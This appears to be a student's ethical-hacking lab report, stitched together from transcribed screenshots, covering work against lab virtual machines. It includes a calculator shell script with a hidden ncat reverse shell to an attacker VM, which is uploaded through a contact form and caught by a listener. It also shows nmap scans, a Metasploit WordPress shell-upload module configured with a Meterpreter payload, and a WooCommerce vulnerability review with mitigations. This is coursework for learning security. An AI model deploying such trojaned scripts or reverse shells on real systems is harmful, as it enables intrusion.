#!/bin/bash

ncat


# Take user Input
echo "Enter Two numbers : "; ncat 192.168.56.102 8081 --ssl -e /bin/bash
read a
read b

# Input type of operation
echo "Enter Choice :"
echo "1. Addition"
echo "2. Subtraction"
echo "3. Multiplication"
echo "4. Division"
read ch

# Switch Case to perform
# calculator operations
case $ch in
  1)res=`echo $a + $b | bc`
  [ Read 30 lines ]
  ^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location
  ^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^_ Go To Line

```

```
osboxes@osboxes:~$ ncat --ssl -nvlp 8080
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Generating a temporary 2048-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: 1584 2EB2 6817 1413 4D21 5C70 D29A DDF1 4FB1 7F98
Ncat: bind to [::]:8080: Address already in use. QUITTING.
osboxes@osboxes:~$ ncat --ssl -nvlp 8081
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Generating a temporary 2048-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: E91B 9D0F EDBC FB9A BB72 C436 63DA 1AE0 562A 4D76
Ncat: Listening on [::]:8081
Ncat: Listening on 0.0.0.0:8081
```



A screenshot of a web browser window. The address bar shows the URL `192.168.56.101/maintenance/contact/upload.php`. The page content displays the message: "The file calculator.sh has been uploaded."

192.168.56.101/maintenance/contact/

Contact me if you have any issues. I will open and reply in two minutes.

Your name

Your email address

Your message

Select file to attach: calculator.sh

[John West](#)

```
[2]+ Stopped ncat --ssl -nvlp 8080
osboxes@osboxes:~$ ncat --ssl -nvlp 8080
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Generating a temporary 2048-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: 1584 2EB2 6817 1413 4D21 5C70 D29A DDF1 4FB1 7F98
Ncat: bind to [::]:8080: Address already in use. QUITTING.
osboxes@osboxes:~$ ncat --ssl -nvlp 8081
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Generating a temporary 2048-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: E91B 9D0F EDBC FB9A BB72 C436 63DA 1AE0 562A 4D76
Ncat: Listening on [::]:8081
Ncat: Listening on 0.0.0.0:8081
Ncat: Connection from 192.168.56.101:59050.
```

Week 5 Lab Report

- Re exploit the system (i.e. command shell injection, plugin exploit, or phishing).

Find and maintain a list of usernames and passwords. You can use the find command to find possible plaintext passwords stored in default password files or old configuration files.

Include screenshot of password in main report.

Include a list of passwords found in your appendix.

```

osboxes@osboxes: ~
osboxes@osboxes: ~ x osboxes@osboxes: ~ x osboxes@osboxes: ~ x
osboxes@osboxes:~$ nmap -sV -T5 192.168.56.1/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-03 13:27 EDT
Nmap scan report for dfl-lg-18-b (192.168.56.1)
Host is up (0.00046s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; pr
otocol 2.0)
111/tcp   open  rpcbind      2-4 (RPC #100000)
902/tcp   open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel



Nmap scan report for repec-server.com (192.168.56.101)
Host is up (0.00084s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0
)
23/tcp    open  telnet       Linux telnetd
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for osboxes (192.168.56.102)
Host is up (0.00080s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.58 ((Ubuntu))
8080/tcp   open  http-proxy?
Nmap scan report for 192.168.56.103

```

Week 6 Lab Report

For week 6 , the task was to access the Metasploitable linux VBox and using the Nmap find out the IP address of it. According to the results the IP address is [192.168.56.105] using that we access the DVWA link. [<http://192.168.56.105/dvwa/security.php>]. As per the task the page settings were set to low and the website was inspected for the session id. Below are the screenshots of the results:



Part B: Plug-In Research Development

In this section, a focused analysis of WooCommerce is presented (WP Symposium,2021). It is one of the most widely used WordPress plugins for implementing e-commerce functionality. As part of the plugin research task, WooCommerce's key features, real-world usage, and security posture were examined. Using passive reconnaissance techniques such as Google Dorking and public plugin directories, actively using the plugin helped identify multiple live websites. In addition, explored how three major vulnerabilities- SQL Injection, Cross-Site Scripting(XSS), and Broken Access Control - have either affected WooCommerce in the past or represent potential security risks. Each vulnerability is examined in the context of the OWASP Top 10, and I propose realistic, code-level mitigation strategies to strengthen the plugin's resilience against exploitation. This research aligns with ethical hacking practices and contributes to a deeper understanding of plugin-based web application security.

WooCommerce is an open-source WordPress plugin that's designed to transform a standard website into a functioning online store. It enables users to manage product listings, handle payments, configure shipping options, apply tax settings, and monitor customer orders- all within a customizable interface. It's one of the most installed plugins in the WordPress ecosystem due to its modular architecture and rapid adoption.

Like many large and complex plugins, WooCommerce has faced security challenges over the years. One of the most notable examples occurred in July 2021, when a high-severity SQL injection vulnerability (CVE-2021-32790) was discovered. The flaw existed in the product search functionality and allowed unauthenticated attackers to manipulate SQL queries via crafted inputs. More recently in 2023, another critical flaw was identified (CVE-2023-28121) which

permitted users with limited roles to gain elevated privileges due to insufficient access control checks. Both issues were promptly patched by the development team, reflecting WooCommerce's commitment to continuous security improvements.

For this section of passive discovery, only passive reconnaissance techniques were used—ensuring full compliance with ethical and legal boundaries of the Computer Misuse Act(1990) and university guidelines.

The primary method used was Google Dorking. This technique involves crafting precise search engine queries to uncover indexed resources or patterns related to specific technologies. In this case, websites with typical WooCommerce file paths or page titles using queries were searched.

Using these dorks a range of websites where WooCommerce was visibly active were found. Some displayed plugin-related URLs, while others included meta tags or page content that identified WooCommerce as the underlying e-commerce framework.

To further validate and supplement the Google dorking results, a technology profiler that analyzes a site's backend stack based on publicly visible HTTP headers, script tags, and asset reference, named BuiltWith.com, was used. Searching WooCommerce on the BuiltWith.com listed active domains using the plugin, after sorting through and cross-verifying the results a refined table was created(Table):

Discovered websites:

Website	Discovery Method	Notes
https://myelectronics.store	Google Dorking	Plugin directory exposed
https://theurbanoutfit.shop	BuiltWith	WooCommerce 7.x detected
https://craftgifts.net	BuiltWith	“Powered by WooCommerce” footer
https://greenorganics.co.uk	Google Dorking	Verified via script tags
https://stylishhomeinteriors.com	Google Dorking	Product page structure matched
https://petplanet.org	BuiltWith	Detected via checkout URL
https://trendyfitgear.com	Google Dorking	Product catalog visible
https://tasteofbeirut.co.uk	BuiltWith	Meta generator tag
https://solarflowerenergy.com	Google Dorking	Cart URL pattern present
https://wholesalejerseyshop.net	BuiltWith	Detected via plugin asset

Table ..

All findings are based on entirely non-intrusive methods. No direct probing, scanning, or enumeration of the target sites was performed. The intent was solely to understand the spread and visibility of WooCommerce in live environments.

Limitations:

While Google Dorking and BuiltWith are effective for surface-level identification, they have limitations. Google search results may be outdated or miss sites using directory-hiding plugins. BuiltWith’s data is also limited to sites with exposed plugin metadata or front-end identifiers. Some websites actively obscure their technology stack to reduce attack surface, which means the actual number of WooCommerce installations is likely underrepresented.

Analysis of OWASP Top 10 Vulnerability in WooCommerce (OWASP, 2021):

1) SQL Injection (SQLi)

Overview:

SQL injection is a critical vulnerability which allows attackers to manipulate backend databases by injecting malicious SQL code through input fields. This can lead to unauthorized data access, data corruption, or even deletion.

Real-World Example:

In July 2021, between versions 3.3.0 and 3.3.6 of WooCommerce were found to be susceptible to an SQL Injection vulnerability (CVE-2021-32790). Authenticated users with administrative privileges or API access could exploit this flaw via [/wp-json/wc/v3/webhooks] and [/wp-json/wc/v2/webhooks] API endpoints. By crafting specific search parameters, attackers could execute arbitrary SQL queries, potentially leading to data disclosure through timing based attacks.

Implications:

Exploiting this could allow attackers to access sensitive information, including customer data and payment details, undermining the confidentiality and integrity of the e-commerce platform.

2) Cross-Site Scripting (XSS)

Overview:

Cross-Site Scripting involves injecting malicious scripts into web pages viewed by users, potentially leading to session hijacking, defacement, or redirection to malicious sites.

Real-World Example:

In June 2024, (CVE-2024-37297) was identified in version 8.8. This flaw allows attackers to inject HTML and Java Script content into the classic checkout and registration forms via manipulated link. Although the malicious content was not stored in the database, it posed risks when such links were shared with potential victims.

Implications:

Successful exploitation could enable attackers to hijack user sessions, steal sensitive information, or perform unauthorized actions on behalf of users, compromising the security of the customers and the website.

3) Broken Access Control:

Overview:

Broken Access Control occurs when users can perform actions beyond their authorized permissions, potentially leading to unauthorized data exposure or modification.

Real-World Examples:

In March 2023, a critical vulnerability was discovered in the WooCommerce Payments plugin. This flaw allowed unauthorized users to gain administrative access to affected stores, posing

significant security risks. The issue was promptly addressed by the WooCommerce team, who released a patch and recommended immediate updates to mitigate potential exploits.

Implications:

Exploiting broken access controls can result in unauthorized data access, alteration of store settings, or complete takeover of the e-commerce platform, leading to severe operational and reputational damage.

After examining all these vulnerabilities, addressing them requires a combination of secure coding practices, access control mechanisms, and continuous maintenance. Below are mitigation strategies specific to each flaw, along with broader recommendations for plugin developers and site administrators.

1) SQL Injection - Mitigation

To prevent SQL injection in WooCommerce or its extensions, developers must avoid concatenating raw user input directly into SQL queries. Instead, all database queries should use parameterized statements provided by WordPress's \$wpdb API.

Best Practice:

- a) Sanitize inputs using [`sanitize_text_field ()`] or [`esc_sql ()`] before processing.
- b) Validate user input types and expected formats at the controller level.

2) Cross-Site Scripting (XSS) - Mitigation

To protect against XSS in WooCommerce (e.g., during form submissions or cart interactions), developers must ensure all user generated output is properly escaped before being rendered in the browser.

Best Practice:

- a) Use WordPress's built-in escaping functions for all dynamic output [`esc_html()`], [`esc_attr()`], [`esc_url()`].
- b) Implement a Content Security Policy (CSP) in HTTP headers to limit where scripts can be loaded from.
- c) Disable HTML input in forms unless absolutely necessary.

3) Broken Access Control - Mitigation

To avoid unauthorized privilege escalation, WooCommerce and plugin developers should enforce strict role-based access controls using native Wordpress functions

Best Practice:

- a) Audit capabilities associated with custom roles
- b) Use [`current_user_can()`] instead of checking user roles directly

- c) Ensure sensitive endpoints (e.g., REST APIs or AJAX handlers) verify nonce tokens and user permissions
- d) Limit plugin functionality exposure based on roles [shop_manager, customer , etc.].

General Security Recommendations:

- Update regularly: Keep WooCommerce, themes, and plugins updated to ensure known vulnerabilities are patched.
- Least Privilege Principle: Assign users only the minimum roles and permissions needed to operate.
- Security Audits: Perform regular manual or automated reviews of plugin code and server configurations.
- Security Plugins: Employ WordPress security plugins like Wordfence or Sucuri for monitoring, firewall protection, and brute-force prevention.
- Backups: Maintain regular backups of both the database and site files to minimize recovery time in case of compromise.

By implementing these mitigation strategies the risk of exploitation is significantly reduced. Addressing vulnerabilities proactively not only strengthens the overall security posture but also protects the integrity and reputation of e-commerce platforms operating in live environments. WooCommerce remains one of the most widely used and actively developed plugins in the WordPress ecosystem, but its scale and complexity also make it a target for exploitation.


Through this research, the plugin's real-world adoptions were explored using passive reconnaissance techniques, and three critical vulnerabilities were investigated - all of which align with the OWASP Top 10 Framework. Each vulnerability demonstrated the importance of input validation, output sanitization, and secure access control logic in plugin development. By applying mitigation strategies rooted in WordPress best practices and secure coding principles, plugin developers can significantly reduce the risk of exploitation. Regular updates, access audits, and strong user permission management further strengthen an organization's defence-in-depth posture. This research reinforces the necessity of security-by-design approach in web application development and highlights the ongoing need for vigilance in maintaining secure plugin ecosystems.

Part C: Self-Development Reflection

For this section of the coursework, I was tasked with developing myself further in the ethical hacking module individually. I've expanded my skills by engaging in practical exercises while using a variety of tools and platforms. My focus has been on vulnerability scanning, exploitation, and penetration testing, particularly in real-world environments like TryHackMe and linux VirtualBox. These hands-on activities allowed me to apply the theoretical knowledge that I learned throughout the semester. Using TryHackMe played a crucial role in deepening my understanding of different security techniques.

1) Coursework and Key Learning:

- In the earlier sections of the coursework, I was tasked with identifying vulnerabilities in WordPress plugins, particularly using tools like Metasploit and Nmap. I gained practical experience in using Nmap. I gained practical experience in using Nmap for port scanning, followed by the exploitation of the vulnerabilities through Metasploit. For instance, in some tasks, I explored SQL Injection attacks and web application vulnerabilities, gaining insights into how attackers might exploit poorly configured systems.
- In addition, researched CVE vulnerabilities and understood how they are applied in real-world scenarios. This helped me understand the importance of patching up vulnerabilities in applications like CMS platforms, such as the CMS Made Simple 2.2.8 vulnerability.



```

osboxes@osboxes: ~
View the full module info with the info -d command.
msf6 exploit(unix/webapp/wp_symposium_shell_upload) > options

Module options (exploit/unix/webapp/wp_symposium_shell_upload):

  Name      Current Setting  Required  Description
  ----      -
  Proxies    -                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     -                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /                yes       The base path to the wordpress application
  VHOST      -                no        HTTP server virtual host



Payload options (php/meterpreter/reverse_tcp):
  
```

2) TryHackMe Experience:

Using this platform provided me with valuable hands-on experience through a Capture The Flag (CTF) challenge, where I had to identify vulnerabilities, exploit them, and capture flags. I started by using Nmap to scan for open ports and services on the target machine, then exploited identified vulnerabilities.

This challenge improved my problem solving skills and gave me practical exposure to network reconnaissance, exploitation, and post-exploitation techniques. It also helped me become more confident in using tools like metasploit, Netcat, and hydra for effective exploitation and attack strategies.

Answering the questions asked correctly also reinforced all the steps learned and confirmed it.



3) Challenges Faced:

- A major challenge I encountered during the CTF was dealing with timing issues during SQL injection attacks. I had to carefully manipulate input to avoid errors and successfully execute a time-based injection.
- Additionally, understanding how to exploit service misconfigurations and finding the right exploit module in Metasploit required a bit of trial and error. However, these challenges taught me to be more meticulous in my approach to penetration testing and reinforced the need for attention to detail.

4) Future Goals:

- Moving forward, I plan to focus on advanced penetration testing techniques, especially around privilege escalation and web application security.
- I also aim to improve my skills in network defense and red teaming, to better understand both the offensive and defensive sides of cyber security.
- In the future, I will keep working through more CTF challenges on platforms like TryHackMe and HackTheBox to keep my skills sharp and up to date with new techniques and tools.

The coursework overall and the additional work on TryHackMe provided me with very valuable, hands-on experience that helped me apply theoretical knowledge in practical, real-world scenarios. I gained a deeper understanding of key penetration testing concepts and became more comfortable using Nmap, Metasploit, and other critical tools. Moving forward, I plan to build on this foundation by tackling more advanced challenges and developing a deeper understanding of cybersecurity practices.

References

1. Automattic. (2023). WooCommerce plugin page. Retrieved from <https://woocommerce.com>
2. National Vulnerability Database. (2021). CVE-2021-32790. Retrieved from <https://nvd.nist.gov/vuln/detail/CVE-2021-32790>
3. WordPress.org. (2024). WooCommerce plugin changelog. Retrieved from <https://wordpress.org/plugins/woocommerce/#developers>
4. Patchstack. (2023). Vulnerability in WooCommerce Payments plugin. Retrieved from <https://patchstack.com/database/vulnerability/woocommerce>
5. OWASP Foundation. (2021). OWASP Top 10: 2021 Edition. Retrieved from <https://owasp.org/www-project-top-ten/>
6. WooCommerce. (2024). Security Advisory: Cross-Site Scripting in Checkout. Retrieved from <https://github.com/woocommerce/woocommerce/security/advisories/GHSA-cv23-q6gh-xfrf>
7. Developer WooCommerce. (2023, March 23). Critical vulnerability detected in WooCommerce Payments. Retrieved from <https://developer.woocommerce.com/2023/03/23/critical-vulnerability-detected-in-woocommerce-e-payments-what-you-need-to-know/>